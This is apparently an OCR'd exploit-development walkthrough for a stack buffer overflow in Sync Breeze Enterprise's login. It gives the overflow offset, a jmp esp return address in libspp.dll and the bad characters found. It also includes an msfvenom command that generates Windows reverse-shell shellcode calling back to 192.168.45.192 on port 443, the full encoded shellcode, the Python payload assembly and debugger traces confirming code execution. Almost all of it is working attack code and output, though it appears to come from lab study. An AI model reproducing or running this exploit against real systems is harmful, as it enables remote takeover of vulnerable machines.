01be763c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be766c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be769c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be76cc 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be76fc 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be772c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343
01be775c 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 43434343 00000000
01be778c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
Command
0:010> bp 0x10090c83
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll
0:010> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=004bd8fb edx=0000034f esi=004b2c4e edi=00eb3570
eip=10090c83 esp=01be745c ebp=004abf20 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4 jmp esp {01be745c}
0:010> p
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=004bd8fb edx=0000034f esi=004b2c4e edi=00eb3570
eip=10090c83 esp=01be745c ebp=004abf20 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4 jmp esp {01be745c}
0:010> p
eax=00000001 ebx=00000000 ecx=004bd8fb edx=0000034f esi=004b2c4e edi=00eb3570
eip=01be745c esp=01be745c ebp=004abf20 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
01be745c 43 inc ebx
0:010>
Ln 0, Col 0 Sys 0:<Local> Proc 000:1f28 Thrd 010:1438 ASM OVR CAPS NUM

\x00 = bad

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack( fmt: "<L",  *v: 0x10090c83 )
    buf += b"A" * 4 #junk
    buf += badchars
    buf += b"C" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

send and resend and resend…




bad chars found

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x27\x28\x29\x2a\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, 0x3D

good chars only



sh3llc0de

```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.192 LPORT=443 -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode =  b""
shellcode += b"\xbe\x0e\xe9\xbe\x44\xda\xc3\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x70\x12\x03\x70\x12"
shellcode += b"\x83\xce\xed\x5c\xb1\x32\x05\x22\x3a\xca\xd6"
shellcode += b"\x43\xb2\x2f\xe7\x43\xa0\x24\x58\x74\xa2\x68"
shellcode += b"\x55\xff\xe6\x98\xee\x8d\x2e\xaf\x47\x3b\x09"
shellcode += b"\x9e\x58\x10\x69\x81\xda\x6b\xbe\x61\xe2\xa3"
shellcode += b"\xb3\x60\x23\xd9\x3e\x30\xfc\x95\xed\xa4\x89"
shellcode += b"\xe0\x2d\x4f\xc1\xe5\x35\xac\x92\x04\x17\x63"
shellcode += b"\xa8\x5e\xb7\x82\x7d\xeb\xfe\x9c\x62\xd6\x49"
shellcode += b"\x17\x50\xac\x4b\xf1\xa8\x4d\xe7\x3c\x05\xbc"
shellcode += b"\xf9\x79\xa2\x5f\x8c\x73\xd0\xe2\x97\x40\xaa"
shellcode += b"\x38\x1d\x52\x0c\xca\x85\xbe\xac\x1f\x53\x35"
shellcode += b"\xa2\xd4\x17\x11\xa7\xeb\xf4\x2a\xd3\x60\xfb"
shellcode += b"\xfc\x55\x32\xd8\xd8\x3e\xe0\x41\x79\x9b\x47"
shellcode += b"\x7d\x99\x44\x37\xdb\xd2\x69\x2c\x56\xb9\xe5"
shellcode += b"\x81\x5b\x41\xf6\x8d\xec\x32\xc4\x12\x47\xdc"
shellcode += b"\x64\xda\x41\x1b\x8a\xf1\x36\xb3\x75\xfa\x46"
shellcode += b"\x9a\xb1\xae\x16\xb4\x10\xcf\xfc\x44\x9c\x1a"
shellcode += b"\x52\x14\x32\xf5\x13\xc4\xf2\xa5\xfb\x0e\xfd"
shellcode += b"\x9a\x1c\x31\xd7\xb2\xb7\xc8\xb0\x7c\xef\xff"
shellcode += b"\x80\x15\xf2\xff\x01\x5d\x7b\x19\x6b\xb1\x2a"
shellcode += b"\xb2\x04\x28\x77\x48\xb4\xb5\xad\x35\xf6\x3e"
shellcode += b"\x42\xca\xb9\xb6\x2f\xd8\x2e\x37\x7a\x82\xf9"
shellcode += b"\x48\x50\xaa\x66\xda\x3f\x2a\xe0\xc7\x97\x7d"
shellcode += b"\xa5\x36\xee\xeb\x5b\x60\x58\x09\xa6\xf4\xa3"
shellcode += b"\x89\x7d\xc5\x2a\x10\xf3\x71\x09\x02\xcd\x7a"
shellcode += b"\x15\x76\x81\x2c\xc3\x20\x67\x87\xa5\x9a\x31"
shellcode += b"\x74\x6c\x4a\xc7\xb6\xaf\x0c\xc8\x92\x59\xf0"
shellcode += b"\x79\x4b\x1c\x0f\xb5\x1b\xa8\x68\xab\xbb\x57"
shellcode += b"\xa3\x6f\xdb\xb5\x61\x9a\x74\x60\xe0\x27\x19"
shellcode += b"\x93\xdf\x64\x24\x10\xd5\x14\xd3\x08\x9c\x11"
shellcode += b"\x9f\x8e\x4d\x68\xb0\x7a\x71\xdf\xb1\xae"
```


shellcode for reverse shell

buf += shellcode

```
shellcode =  b"\x90" * 16
shellcode += b"\xbe\x0e\xe9\xbe\x44\xda\xc3\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x70\x12\x03\x70\x12"
shellcode += b"\x83\xce\xed\x5c\xb1\x32\x05\x22\x3a\xca\xd6"
shellcode += b"\x43\xb2\x2f\xe7\x43\xa0\x24\x58\x74\xa2\x68"
shellcode += b"\x55\xff\xe6\x98\xee\x8d\x2e\xaf\x47\x3b\x09"
shellcode += b"\x9e\x58\x10\x69\x81\xda\x6b\xbe\x61\xe2\xa3"
shellcode += b"\xb3\x60\x23\xd9\x3e\x30\xfc\x95\xed\xa4\x89"
shellcode += b"\xe0\x2d\x4f\xc1\xe5\x35\xac\x92\x04\x17\x63"
shellcode += b"\xa8\x5e\xb7\x82\x7d\xeb\xfe\x9c\x62\xd6\x49"
shellcode += b"\x17\x50\xac\x4b\xf1\xa8\x4d\xe7\x3c\x05\xbc"
```


```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack( fmt: "<L",  *v: 0x10090c83 )
    buf += b"A" * 4 #junk
    buf += shellcode
    buf += b"\x90" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

ready, set…


Pid 4820 - WinDbg:10.0.18362.1 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
01e37450 41 inc ecx
01e37451 41 inc ecx
01e37452 41 inc ecx
01e37453 41 inc ecx
01e37454 830c0910 or dword ptr [ecx+ecx],10h
01e37458 41 inc ecx
01e37459 41 inc ecx
01e3745a 41 inc ecx
01e3745b 41 inc ecx
01e3745c 90 nop
01e3745d 90 nop
01e3745e 90 nop
01e3745f 90 nop
01e37460 90 nop
01e37461 90 nop
01e37462 90 nop
01e37463 90 nop
01e37464 90 nop
01e37465 90 nop
01e37466 90 nop
01e37467 90 nop
Command
0:010> bp 0x10090c83
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll
0:010> g
Breakpoint 0 hit
eax=00000001 ebx=00000000 ecx=0063e0db edx=0000034f esi=0063327e edi=00e03570
eip=10090c83 esp=01e3745c ebp=00632d80 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
libspp!SCA_FileScout::GetStatusValue+0xb3:
10090c83 ffe4 jmp esp {01e3745c}
0:010> p
eax=00000001 ebx=00000000 ecx=0063e0db edx=0000034f esi=0063327e edi=00e03570
eip=01e3745c esp=01e3745c ebp=00632d80 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
01e3745c 90 nop
0:010> p
eax=00000001 ebx=00000000 ecx=0063e0db edx=0000034f esi=0063327e edi=00e03570
eip=01e3745d esp=01e3745c ebp=00632d80 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
01e3745d 90 nop
0:010>
Memory
Virtual: esp
Display format: Byte
Previous
Next
01e3745c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 be 0e e9 be 44 da c3 d9 74 24
01e37478 f4 58 31 c9 b1 52 31 70 12 03 70 12 83 ce ed 5c b1 32 05 22 3a ca d6 43 b2 2f
01e37490 e7 43 a0 24 58 74 a2 68 55 ff e6 98 ee 8d 2e af 47 3b 09 9e 58 10 69 81 da 6b
01e374a8 be 61 e2 a3 b3 60 23 d9 3e 30 fc 95 ed a4 89 e0 2d 4f c1 e5 35 ac 92 04 17 63
01e374c4 a8 5e b7 82 7d eb fe 9c 62 d6 49 17 50 ac 4b f1 a8 4d e7 3c 05 bc f9 79 a2 5f
01e374de 8c 73 d0 e2 97 40 aa 38 1d 52 0c ca 85 be ac 1f 53 35 a2 d4 17 11 a7 eb f4 2a
01e374f8 d3 60 fb fc 55 32 d8 d8 3e e0 41 79 9b 47 7d 99 44 37 db d2 69 2c 56 b9 e5 81
01e37512 5b 41 f6 8d ec 32 c4 12 47 dc 64 da 41 1b 8a f1 36 b3 75 fa 46 9a b1 ae 16 b4
01e3752c 10 cf fc 44 9c 1a 52 14 32 f5 13 c4 f2 a5 fb 0e fd 9a 1c 31 d7 b2 b7 c8 b0 7c
01e37546 ef ff 80 15 f2 ff 01 5d 7b 19 6b b1 2a b2 04 28 77 48 b4 b5 ad 35 f6 3e 42 ca
01e37560 b9 b6 2f d8 2e 37 7a 82 f9 48 50 aa 66 da 3f 2a e0 c7 97 7d a5 36 ee eb 5b 60
